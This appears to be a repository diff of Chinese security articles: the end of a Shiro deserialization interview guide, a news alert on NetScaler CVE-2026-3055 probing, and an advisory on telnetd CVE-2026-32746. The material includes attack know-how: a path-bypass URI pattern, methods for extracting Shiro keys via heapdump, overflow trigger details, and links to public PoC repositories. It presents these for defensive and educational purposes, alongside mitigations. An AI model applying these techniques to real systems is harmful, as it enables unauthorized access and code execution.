- 补充:1.2.3~1.5.3 版本存在多种路由未授权绕过方式
|
||||
|
||||
## 2. 权限绕过漏洞(CVE-2020-1957)
|
||||
- 影响版本:Shiro ≤ 1.5.2
|
||||
|
||||
- 漏洞原理:Shiro 路径匹配逻辑缺陷,攻击者可通过构造特殊 URI(如/xxx/..;/admin)绕过权限拦截
|
||||
|
||||
## 3. 认证绕过漏洞(CVE-2020-13933)
|
||||
- 影响版本:Shiro ≤ 1.5.3
|
||||
|
||||
- 漏洞原理:Shiro 对 HTTP 请求方法处理不当,可通过特殊请求方法绕过认证,直接访问受限资源
|
||||
|
||||
## 4. 信息泄露漏洞
|
||||
- 影响版本:Shiro 1.2.4
|
||||
|
||||
- 漏洞原理:部分接口未做权限控制,可泄露用户敏感信息、配置文件等
|
||||
|
||||
# 五、Shiro 反序列化漏洞:关键面试问答
|
||||
## 1. Shiro 反序列化漏洞的触发入口是什么?
|
||||
|
||||
HTTP 请求 Cookie 中的
|
||||
rememberMe
|
||||
字段。攻击者将构造好的恶意序列化数据,经 AES 加密、Base64 编码后,替换目标用户的
|
||||
rememberMeCookie;服务端在处理该 Cookie 时,会自动执行 Base64 解码、AES 解密、反序列化操作,从而触发漏洞。
|
||||
## 2. Shiro 常用的利用链有哪些?
|
||||
- CC 链(CommonsCollections):最经典、最通用的利用链,依赖 Apache Commons Collections 库,适用于绝大多数 Shiro 环境
|
||||
|
||||
- CB 链(CommonsBeanutils):无 CC 依赖时的替代利用链,部分无 CC 环境可直接使用
|
||||
|
||||
## 3. 密钥是随机密钥,就无法攻击 Shiro 了吗?
|
||||
|
||||
不是,仍有多种攻击手段:
|
||||
1. SpringBoot 堆内存泄露:通过 Actuator 未授权端点、Heapdump 接口下载服务器堆栈信息,从内存中直接提取 Shiro AES 密钥
|
||||
|
||||
1. 无密钥绕过利用链:部分特殊 Gadget 链可绕过密钥校验,无需知晓密钥直接触发反序列化
|
||||
|
||||
1. 弱密钥爆破:若用户自定义密钥复杂度极低,可通过字典爆破破解
|
||||
|
||||
1. 社会工程 / 权限渗透:通过渗透获取服务器权限,读取配置文件中的密钥
|
||||
|
||||
## 4. Log4j2 与 Shiro 反序列化的底层触发函数有什么区别?
|
||||
- Shiro 反序列化:核心触发函数是ObjectInputStream.readObject(),反序列化时自动执行对象的readObject()方法,配合 CC 链执行命令
|
||||
|
||||
- Log4j2 漏洞:核心触发函数是JndiLookup.lookup(),日志解析时触发 JNDI 注入,远程加载恶意类执行代码
|
||||
|
||||
# 六、企业级防御方案(面试必背)
|
||||
## 1. 核心修复方案
|
||||
- 升级 Shiro 版本:升级至 1.2.5 及以上安全版本,移除硬编码默认密钥
|
||||
|
||||
- 自定义强密钥:使用复杂度极高的随机 AES 密钥,禁止使用默认密钥,定期更换
|
||||
|
||||
- 关闭 RememberMe 功能:非必要场景直接关闭该功能,从根源消除漏洞入口
|
||||
|
||||
## 2. 代码层加固
|
||||
- 反序列化数据增加白名单校验,仅允许可信类反序列化
|
||||
|
||||
- 移除项目中危险的 Gadget 依赖(如 CommonsCollections 高危版本)
|
||||
|
||||
- 禁用Runtime.exec()等危险系统调用,限制代码执行权限
|
||||
|
||||
## 3. 网络层防护
|
||||
- WAF 拦截rememberMeCookie 恶意特征流量,阻断攻击请求
|
||||
|
||||
- 限制服务器出站端口,禁止服务器主动外联恶意 LDAP/RMI 服务
|
||||
|
||||
- 对 Shiro 管理后台做 IP 白名单限制,仅允许内部访问
|
||||
|
||||
## 4. 应急排查方案
|
||||
- 检查 Shiro 版本,确认是否为 ≤1.2.4 高危版本
|
||||
|
||||
- 检查配置文件中的 AES 密钥,是否为默认硬编码密钥
|
||||
|
||||
- 排查服务器异常外联流量、异常进程,排查是否被植入内存马
|
||||
|
||||
- 定期更新安全补丁,修复 Shiro 权限绕过等其他漏洞
|
||||
|
||||
感谢您抽出
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
·
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
来阅读此文,
|
||||
觉得不错的话记得点个赞和在看
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,27 @@
|
||||
# 紧急警报:NetScaler 漏洞 CVE-2026-3055 遭攻击者探测,或导致敏感数据泄露
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-01 01:20
|
||||
|
||||

|
||||
|
||||
一项被追踪为 **CVE-2026-3055**
|
||||
(CVSS 评分为 9.3)的 Citrix NetScaler ADC 和 Gateway 关键漏洞,已遭到攻击者的积极探测。
|
||||
|
||||
本周,Citrix 发布了针对两个 NetScaler 漏洞的安全更新,其中包括这个严重的内存越界读取漏洞 **CVE-2026-3055**
|
||||
(CVSS 评分 9.3),该漏洞允许未经身份验证的攻击者泄露敏感数据。
|
||||
|
||||
该漏洞 CVE-2026-3055 是由于输入验证不足导致的内存越界读取问题,仅在 Citrix ADC 或 Citrix Gateway 被配置为 **SAML 身份提供者(SAML IDP)**
|
||||
时才会被触发。
|
||||
|
||||
客户可通过查找以下配置字符串来检查其 NetScaler 设备是否被设置为 SAML IDP:add authentication samlIdPProfile .*
|
||||
|
||||
Rapid7 研究人员发布的公告指出:“该漏洞 CVE-2026-3055 被归类为越界读取漏洞,CVSS 评分为 9.3,允许未经身份验证的远程攻击者从设备内存中泄露潜在的敏感信息。Citrix 的公告称,配置为 SAML 身份提供者(SAML IDP)的系统存在漏洞,而默认配置则不受影响。对于使用单点登录的组织来说,这种 SAML IDP 配置很可能是一种非常常见的配置。”
|
||||
|
||||
目前,CVE-2026-3055 尚未发现已知的在野利用或公开的概念验证代码。Citrix 是在内部发现该漏洞的,但一旦利用代码公开,攻击很可能会随之而来。客户应立即修补,因为类似的内存泄露漏洞(如 2023 年被广泛利用的“CitrixBleed”,即 CVE-2023-4966)曾造成严重影响。
|
||||
|
||||
watchTowr Intel 研究人员通过其蜜罐网络检测到,针对 NetScaler 实例的 CVE-2026-3055 漏洞的主动探测活动。专家警告称,该漏洞在野被利用的可能性已迫在眉睫。
|
||||
|
||||
使用受影响 Citrix NetScaler 版本的组织应立即进行修补,因为持续的探测活动可能很快转变为主动攻击,届时将几乎没有响应时间。
|
||||
|
||||
该网络安全公司在领英上写道:“watchTowr Intel 通过我们的 Attacker Eye 蜜罐网络检测到,针对 NetScaler 实例的 CVE-2026-3055 漏洞存在主动探测活动。我们认为,该漏洞在野被利用的可能性已迫在眉睫。运行受影响配置的受影响 Citrix NetScaler 版本的组织需要立即放下手头工作,进行修补。当攻击者的探测活动转变为主动利用时,响应窗口将瞬间消失。
|
||||
|
||||
@@ -0,0 +1,99 @@
|
||||
# 预警情报:linux的Telnet 服务root 权限远程代码执行编号:CVE-2026-32746附POC
|
||||
原创 c0nsen
|
||||
c0nsen 开源情报技术研究院 2026-03-31 16:42
|
||||
|
||||
### 俺捏个看现在全球都是扫描这个漏洞啦,信创的系统如果俺捏个说如果也是用的linux内核,开了telnet一定要注意啦。
|
||||
### 1. 漏洞概述(简要回顾)
|
||||
|
||||
CVE-2026-32746 是 GNU InetUtils telnetd(Telnet 服务端)中的**预认证远程代码执行(Pre-Auth RCE)**
|
||||
漏洞,CVSS v3.1 评分为 **9.8(Critical)**
|
||||
。 漏洞成因:telnetd/slc.c 中的 add_slc() 函数在处理 LINEMODE SLC(Set Local Characters)子选项时,对固定 108 字节缓冲区 slcbuf 未进行边界检查,导致越界写入(Out-of-Bounds Write,CWE-120)。攻击者仅需连接目标 23 端口,在 Telnet 选项协商阶段(登录提示出现前)发送精心构造的 SLC 三元组数据包,即可触发缓冲区溢出并实现 root 权限远程代码执行。
|
||||
|
||||
该漏洞于 2026 年 3 月 11 日由以色列 Dream Security 团队披露,3 月 19 日起公开 PoC 已在 GitHub 等平台广泛出现。目前官方补丁尚未正式发布(预计 2026 年 4 月 1 日后上线)。
|
||||
### 2. 公开 PoC 地址汇总
|
||||
|
||||
经全面搜索 GitHub、NVD、WatchTowr Labs、Reddit 及安全情报源,目前已确认**至少 14 个公开 PoC/Exploit 仓库**
|
||||
。以下为**最主要且可靠的公开 PoC 连接地址**
|
||||
:
|
||||
- **主要完整 PoC(推荐参考)**
|
||||
:**https://github.com/jeffaf/cve-2026-32746**
|
||||
|
||||
- 包含 exploit.py(触发缓冲区溢出 + SLC 响应验证)、detect.py(非破坏性检测)、Dockerfile(可快速搭建易受攻击的 telnetd 实验室环境)。
|
||||
|
||||
- 支持预认证溢出验证(通过泄露 BSS 数据确认),MIT License 开源。
|
||||
|
||||
- 发布时间:2026 年 3 月 19 日。
|
||||
|
||||
- **WatchTowr Labs 官方检测/验证脚本**
|
||||
:**https://github.com/watchtowrlabs/watchtowr-vs-telnetd-CVE-2026-32746**
|
||||
|
||||
- 包含 watchtowr-vs-telnetd-CVE-2026-32746.py(可生成检测 artifact,支持 --verbose 查看原始字节流)。
|
||||
|
||||
- 该仓库对应 WatchTowr Labs 深度技术博客,重点用于验证溢出而非完整武器化 RCE。
|
||||
|
||||
- 发布时间:2026 年 3 月 19 日。
|
||||
|
||||
- **其他已公开 PoC 仓库(辅助参考)**
|
||||
:
|
||||
|
||||
- https://github.com/chosenonehacks/CVE-2026-32746 (完整描述 + 溢出原理说明)
|
||||
|
||||
- https://github.com/timosarkar/vulnerabilities/blob/main/CVE-2026-32746/poc.py (LinkedIn 社区分享的简化版 poc.py)
|
||||
|
||||
- 更多 PoC 可在 cvefeed.io “Public Exploits” 标签下查看(共 14 个)。
|
||||
|
||||
**重要提醒**
|
||||
:
|
||||
- 上述 PoC 均为**演示/验证型**
|
||||
,可成功触发溢出并通过响应验证,但**完整可靠的武器化 RCE**
|
||||
仍需根据目标系统 ASLR、栈布局等进行额外调整,目前公开版本尚未达到“一键 root shell”。
|
||||
|
||||
- 所有 PoC 均在**登录提示出现前**
|
||||
完成攻击,完全绕过认证。
|
||||
|
||||
- **严禁在生产环境或未授权系统上测试**
|
||||
,仅限本地实验室使用。
|
||||
|
||||
### 3. PoC 技术要点(基于公开仓库)
|
||||
- **触发方式**
|
||||
:Telnet 选项协商阶段发送超过 36 个 SLC 三元组(函数码 > NSLC=18),导致 slcbuf 溢出并覆盖 slcptr 指针。
|
||||
|
||||
- **验证方法**
|
||||
:PoC 通过解析服务器返回的 SLC 响应,泄露堆/BSS 地址以确认溢出成功。
|
||||
|
||||
- **实验室复现**
|
||||
:jeffaf 仓库提供的 Dockerfile 可一键启动易受攻击的 telnetd(GNU InetUtils 2.7)。
|
||||
|
||||
- **当前状态**
|
||||
:PoC 已完全公开,无需暗网即可获取;地下论坛正在讨论进一步武器化,但尚未出现成熟的商业化 exploit 套件。
|
||||
|
||||
### 4. 风险评估与紧急建议
|
||||
- **当前利用情况**
|
||||
:PoC 公开后,野外扫描与尝试已显著增加(23 端口暴露服务器为主要目标)。
|
||||
|
||||
- **缓解措施**
|
||||
(优先级由高到低):
|
||||
|
||||
- **立即禁用 Telnet 服务**
|
||||
(最有效)。
|
||||
|
||||
- 防火墙/ACL 封堵外部 23 端口访问。
|
||||
|
||||
- 升级 GNU InetUtils 至包含补丁的最新版本(补丁已提交官方仓库)。
|
||||
|
||||
- 监控 23 端口异常 SLC 协商流量。
|
||||
|
||||
**企业建议**
|
||||
:立即开展全网 23 端口自查,并将 Telnet 服务列入“禁止使用”清单,转用 SSH 或现代安全协议。
|
||||
### 5. 参考来源
|
||||
- IT-Connect.fr 原文(2026-03-31)
|
||||
|
||||
- WatchTowr Labs 技术博客 & GitHub
|
||||
|
||||
- NVD、cvefeed.io、The Hacker News 等公开情报
|
||||
|
||||
- GitHub PoC 仓库(jeffaf / watchtowrlabs 等)
|
||||
|
||||
**报告结束**
|
||||
|
||||
|
||||
Reference in new issue
Block a user